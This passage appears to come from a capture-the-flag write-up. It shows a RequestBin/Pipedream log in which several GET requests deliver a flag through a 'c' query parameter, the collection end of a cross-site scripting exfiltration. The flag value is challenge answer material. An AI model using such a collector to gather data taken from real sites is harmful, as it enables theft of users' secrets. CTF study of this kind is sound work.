'c' containing the flag. The 'code' step details show the response status (200) and headers.

RequestBin

Today

- GET /?c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff} 200 10/10/2023
- GET /?c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff} 200 10/10/2023
- GET /?c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff} 200 10/10/2023
- GET /?c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff} 200 10/10/2023
- GET /?c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff} 200 10/10/2023

[View logs](#) for extended event history

Workflow

Success

Workflow executed in 392 ms

trigger

Steps: trigger (2)

Context: (18)

Event: (6)

Method: GET

Path: /

Query: (1)

`c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff}`

Client_ip: 192.168.1.1

Headers: (14)

code

Steps: code (1)

Response: (1)

Status: 200

Headers: (6)

Body: (8)

Run workflows for your users

With Pipedream Connect, you can ship product integrations remarkably fast - saving time and reducing...

[Get started](#)